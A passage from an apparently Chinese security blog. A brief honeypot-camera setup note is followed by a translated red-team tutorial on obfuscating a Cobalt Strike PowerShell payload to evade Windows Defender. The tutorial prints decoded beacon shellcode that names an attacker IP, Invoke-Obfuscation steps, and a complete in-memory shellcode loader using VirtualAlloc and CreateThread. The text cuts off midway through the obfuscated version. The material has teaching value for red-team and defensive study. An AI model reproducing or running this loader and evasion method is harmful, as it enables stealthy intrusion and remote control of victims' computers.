
```
root@toor-virtual-machine:/home/toor# cd /home/toor/Honeypot/honeypot-camera-master/
root@toor-virtual-machine:/home/toor/Honeypot/honeypot-camera-master# python camera.py
```

安装成功 打开浏览器输入127.0.0.1，成功显示页面



0x05 工作机制

界面不断刷新，平均5秒更新一次画面，并存储在img文件夹中，名为camera.jpg的图像文件



查看端口占用情况 netstat -apn

```
13499/firefox
tcp        0      0 192.168.36.225:50186    52.37.48.84:443         ESTABLISHED
13499/firefox
tcp        0      0 127.0.0.1:57886         127.0.0.1:80            TIME_WAIT
-
tcp        0      0 127.0.0.1:57860         127.0.0.1:80            TIME_WAIT
-
tcp        0      0 127.0.0.1:57852         127.0.0.1:80            TIME_WAIT
-
tcp        0      0 127.0.0.1:57868         127.0.0.1:80            TIME_WAIT
-
tcp        0      0 192.168.36.225:57610    13.32.230.33:443        TIME_WAIT
-
tcp        0      0 192.168.36.225:56742    117.18.237.29:80        ESTABLISHED
13499/firefox
tcp        0      0 127.0.0.1:57864         127.0.0.1:80            TIME_WAIT
-
tcp        0      0 127.0.0.1:57854         127.0.0.1:80            TIME_WAIT
-
tcp        0      0 127.0.0.1:57768         127.0.0.1:80            ESTABLISHED
```

0x06 参考

https://github.com/alexbredo/honeypot-camera

(译文)Cobalt Strike 使用混淆绕过WindowsDefender

原文：http://www.offensiveops.io/tools/cobalt-strike-bypassing-windows-defender-with-obfuscation/ （2018-03）

对于这样一篇18年的文章我们发现目前由于攻防软件的升级，目前已经不再适用绕过了，但是其中的一些手法和方式仍然值得学习借鉴，针对新工具下的攻防仍待进一步学习研究。


0x01 前言

对所有红队来说想要提交个payloads并不触发任何告警一直是一个挑战。就像所有安全检测方案一样，Windows Defender可作为测试如Cobalt Strike生成的payload的一个检测工具。

0x02 分析


在这个样本中我们将会使用Cobalt Strike生成一段powershell payload，之后看看我们如何操作他并让它绕过一台Windows10 PC的Windows Defender。这或许并不是最优雅或者最简单的方法在Windows Defender防护下隐藏你的payloads，但是这是我们使用过的有效的方法之一。

创建payload的过程如下：




经测试发现这里分析不包括x64情况，因为x64生成的代码后面会生成

这会生成包含有PowerShell指令的一个文件payload.txt



如果我们尝试在受害者PC执行命令，我们将会被Windows Defender捕获威胁行为。



为了绕过Windows Defender我们需要了解下，Cobalt Strike是如何创建payloads的，并且希望当修改一些特征让Windows Defender判定payloads为安全。

第一步当然payload指令base64位编码，通过查找格式转化或者通过Powershell指令追加 -encodedcommand 标定。

为了解码并且观察创建payload暂时先跳过这段：

powershell.exe -nop -w hidden -encodedcommand

使这段先不看。


然后使用下面的代码反编码剩下的字符：

这里测试环境失败了我换了个方式：

echo 'base64 payload' | base64 -d

这里用了powershell base64解码方式：


```
function Dncoded-Base64String([string]$string){
$byteArray = [Convert]::FromBase64String($string)
[System.Text.UnicodeEncoding]::Unicode.GetString($byteArray)}
$wishWords = 'base64 payload here'
$wishWords = Dncoded-Base64String $wishWords
$wishWords.Substring(0)
```



合成解码字符包括又一个base64编码的字符，但是尝试解码失败并出现乱码，由于这段字符被下面的Powershell代码Gzip压缩过的：

```
IEX (New-Object IO.StreamReader(New-Object IO.Compression.GzipStream($s[IO.Compr
```

进行一次base64之后结果如下：




现在我们需要知道里面的命令那一部分payload实际触发了Windows Defender。通过一些谷歌搜索发现这段PowerShell脚本工具可用于解码，如这个链接内容介绍：

http://chernodv.blogspot.com.cy/2014/12/powershell-compression-decompression.html

```
$data = [System.Convert]::FromBase64String('gzip base64')
$ms = New-Object System.IO.MemoryStream
$ms.Write($data, 0, $data.Length)
$ms.Seek(0,0) | Out-Null
$sr = New-Object System.IO.StreamReader(New-Object System.IO.Compression.GZipStr
$sr.ReadToEnd() | set-clipboard
```

Gzip解码后结果如下：



这个脚本会第一步执行base64解码字符并且解压缩最后得到整段代码。最后复制结果到剪切板，执行成功只需要粘贴即可保存。

$var_code值即存放着被WindowsDefender检测的payload，我们需要替换并绕过检测防护。

进一步解码$var_code发现其是由一些ASCII字符构成，但是这里并不需要完全解码它：

```
$enc=[System.Convert]::FromBase64String('encoded string')
```

我们可以通过下面的代码阅读其中的内容：

```
$readString=[System.Text.Encoding]::ASCII.GetString($enc)
```

payload解码:

```
PS C:\Users\xtpee> $enc [System.Convert]::FromBase64String('/OiJAAAAYInlMdJki1Iwi1IMi1IUi3IoD7dKJjH/McCsPGF8AiwgwcE
NAcfi8FJXi1IQi0I8AdCLQHiFwHRKAdBQi0gYi1ggAdPjPEmLNIsB1jH/McCswc8NAcc44HX0A3334030kdm0JYi1gkAdNmiwxLi1gcAdOLBIsB0I1EJC
RbW2FZWlH/4FhfWosS64ZdaGS1dABod2luaVRoTHcmB//VMf9XV1dXV2g6Vnmn/9XphAAAAFsxyVERagNRUWi4IgAAU1BoV4mfxv/V63BbMdJSaAACY
IRSU1JTU1Bo61UuO//VicaDw1Ax/1dXav9TVmgtBhh7/9WFwA+EwwFAADH/hfZ0BIn56wloq5X1Xf/VicFoRSFeMf/VMf9XagdRV1BotlfgC//VvwAv
AAA5x3S3Mf/pkQEAAOnJAQAA6I////8vWDJ6WAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAFVzZXItQWdlbnQ6IE1vemlsbGEvNS4wIChjb21wYXRpYmxlOyBNU0lFIDEwLjA7IFdpbmRvd3MgTlQgNi4yOyBXT1c2ND
sgVHJpZGVudC82LjApDQoAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABo8LWiVv/VakBoABAAAGgAAEAAV2hYpFP
l/9WTuQAAAAAB2vFTiedXaAAgAABTVmgSloni/9WFwHTGiwcBw4XAdeVYw+ip/f//MIkyLjY5LjkxLjExOQAAAAAA')
PS C:\Users\xtpee> $readString [System.Text.Encoding]::ASCII.GetString($enc)
PS C:\Users\xtpee> $readstring
0?8?u?♥}?;}$u?X?X$0?f?9K?XL0??◆?0??D$$[[aYZQ??X_Z?|??]hnet hwiniThLw&??1?WWWWWh:Vy?????   [1?QQj♥QQn?"  SPhW??????p
[1?Rh ☻ ?RRRSRPh?U.;??????P1?WWj?SVh ♠|{????☺??0  1???t◆???     h???]????hE!^1??1?WjQVPh?W?♂??? /  9?t?1???0  ??0
?????/X2zX                                                                           User-Agent: Mozilla/5.0 (compa
tible; MSIE 10.0; Windows NT 6.2; WOW64; Trident/6.0)

h???V??j@h ► h  @ WhX?S?????    0?QS??Wh    SVh|???????t??0???u?X?????192.69.91
PS C:\Users\xtpee>
```

在上面的信息中可以看到UA及攻击者IP。

0x03 加混淆


目标使用当前的payload并混淆的方式会触发Windows Defender。最好的工具并且可选择Invoke-Obfuscation种类的一个工具是Daniel Bohannon(https://twitter.com/danielhbohannon?lang=en)，其git地址为：https://github.com/danielbohannon/Invoke-Obfuscation 。

启动Invoke-Obfuscation的方式如下：


```
Import-Module .\Invoke-Obfuscation.psd1
Invoke-Obfuscation
```

现在我们需要定义我们需要混淆的payload部分。可以使用下面的指令，再进行一次混淆操作：

```
Set scriptblock 'final_base64payload'
```



插一句，这里执行的时候其实是触发了火绒，但是Windows Defender并未触发，火绒放行即可：



该工具会获取我们的脚本然后询问我们想要执行混淆的方式。在这里我选择了COMPRESS，选择1。这并不意味着其他参数不起作用，只是作者编写时发现这个有效。Invoke-Obfuscation处理并输出充分混淆后的PowerShell命令，将潜在的可以绕过Windows Defender。

之后打印输出保存

```
Out c:\payload.ps1
```

替换掉原来的被解压的payload如下所示看起来这样：

```
Set-StrictMode -Version 2

$eicar = ''

$DoIt = @'
$assembly = @"
    using System;
    using System.Runtime.InteropServices;
    namespace inject {
        public class func {
            [Flags] public enum AllocationType { Commit = 0x1000, Reserve = 0x2000 }
            [Flags] public enum MemoryProtection { ExecuteReadWrite = 0x40 }
            [Flags] public enum Time : uint { Infinite = 0xFFFFFFFF }
            [DllImport("kernel32.dll")] public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);
            [DllImport("kernel32.dll")] public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint
            dwCreationFlags, IntPtr lpThreadId);
            [DllImport("kernel32.dll")] public static extern int WaitForSingleObject(IntPtr hHandle, Time dwMilliseconds);
        }
    }
"@

$compiler = New-Object Microsoft.CSharp.CSharpCodeProvider
$params = New-Object System.CodeDom.Compiler.CompilerParameters
$params.ReferencedAssemblies.AddRange(@("System.dll", [PsObject].Assembly.Location))
$params.GenerateInMemory = $True
$result = $compiler.CompileAssemblyFromSource($params, $assembly)

[Byte[]]$var_code = [System.Convert]::FromBase64String("/OiJAAAAYInlMdJki1Iwi1IMi1IUi3IoD7dKJjH/McCsPGF8AiwgwcBNAcfi8FJXi1IQi0I8AdCLQHiFwHRKAdBQi0gYi1ggAdPjPEmLNIsB1jH/
McCswc8NAcc44HX0A334O30kdeJYi1gkAdNmiwxLi1gcAdOLBIsB0IlEJCRbW2FZWlH/4FhfWosS64ZdaG51dABod2luaVRoTHcmB//VMf9XV1dXV2g6Vnmn/9XphAAAAFsxyVFRagNRUWi4IgAAU1BoV4mfxv/
V63BbMdJSaAACYIRSUlJTUlBo61UuO//VicaDw1Ax/1dXav9TVmgt8hh7/9WFwA+EwwEAADH/hfZ0BIn56wloqsXiXf/VicFoRSFeMf/VMf9XagdRVlBot1fgC//VvwAvAAA5x3S3Mf/pkQEAAOnJAQAA6Iv///8vWDJ6WAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAFVzZXItQWdlbnQ6IE1vemlsbGEvNS4wIChjb21wYXRpYmxlOyBNU0lFIDEwLjA7IFdpbmRvd3MgTlQgNi4yOyBXT1c2NDsgVHJpZGVudC82LjApD
QoAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAABo8LWiVv/
VakBoABAAAGgAAEAAV2hYpFPl/9WTuQAAAAAB2VFTiedXaAAgAABTVmgSloni/9WFwHTGiwc8w4XAdeVYw+ip/f//MTkyLjY5LjkxLjExOQAAAAAA")

$buffer = [inject.func]::VirtualAlloc(0, $var_code.Length + 1, [inject.func+AllocationType]::Reserve -bOr [inject.func+AllocationType]::Commit, [
inject.func+MemoryProtection]::ExecuteReadWrite)
if ([Bool]!$buffer) {
    $global:result = 3;
    return
}
[System.Runtime.InteropServices.Marshal]::Copy($var_code, 0, $buffer, $var_code.Length)
[IntPtr] $thread = [inject.func]::CreateThread(0, 0, $buffer, 0, 0, 0)
if ([Bool]!$thread) {
    $global:result = 7;
    return
}
$result2 = [inject.func]::WaitForSingleObject($thread, [inject.func+Time]::Infinite)
'@

If ([IntPtr]::size -eq 8) {
    start-job { param($a) IEX $a } -RunAs32 -Argument $DoIt | wait-job | Receive-Job
}
else {
    IEX $DoIt
}
```

```
after payload compress:
Set-StrictMode -Version 2

$eicar = ''

$DoIt = @'
$assembly = @"
    using System;
    using System.Runtime.InteropServices;
    namespace inject {
        public class func {
            [Flags] public enum AllocationType { Commit = 0x1000, Reserve = 0x2000 }
            [Flags] public enum MemoryProtection { ExecuteReadWrite = 0x40 }
            [Flags] public enum Time : uint { Infinite = 0xFFFFFFFF }
            [DllImport("kernel32.dll")] public static extern IntPtr VirtualAlloc(IntPtr lpAddress, uint dwSize, uint flAllocationType, uint flProtect);
            [DllImport("kernel32.dll")] public static extern IntPtr CreateThread(IntPtr lpThreadAttributes, uint dwStackSize, IntPtr lpStartAddress, IntPtr lpParameter, uint
            dwCreationFlags, IntPtr lpThreadId);
            [DllImport("kernel32.dll")] public static extern int WaitForSingleObject(IntPtr hHandle, Time dwMilliseconds);
        }
    }
"@

$compiler = New-Object Microsoft.CSharp.CSharpCodeProvider
$params = New-Object System.CodeDom.Compiler.CompilerParameters
$params.ReferencedAssemblies.AddRange(@("System.dll", [PsObject].Assembly.Location))
$params.GenerateInMemory = $True
$result = $compiler.CompileAssemblyFromSource($params, $assembly)

[Byte[]]$var_code = [System.Convert]::FromBase64String(" . ( $sHeLlid[1]+$sHEllId[13]+'x')( New-OBjecT IO.strEAmreADEr((New-OBjecT  Io.ComPREssION.DEFlATesTreAM( [IO.MEmoryStream] [
CoNVErt]::frombaSE64sTRINg( '1ZLfrqIwEMYf6FxU/
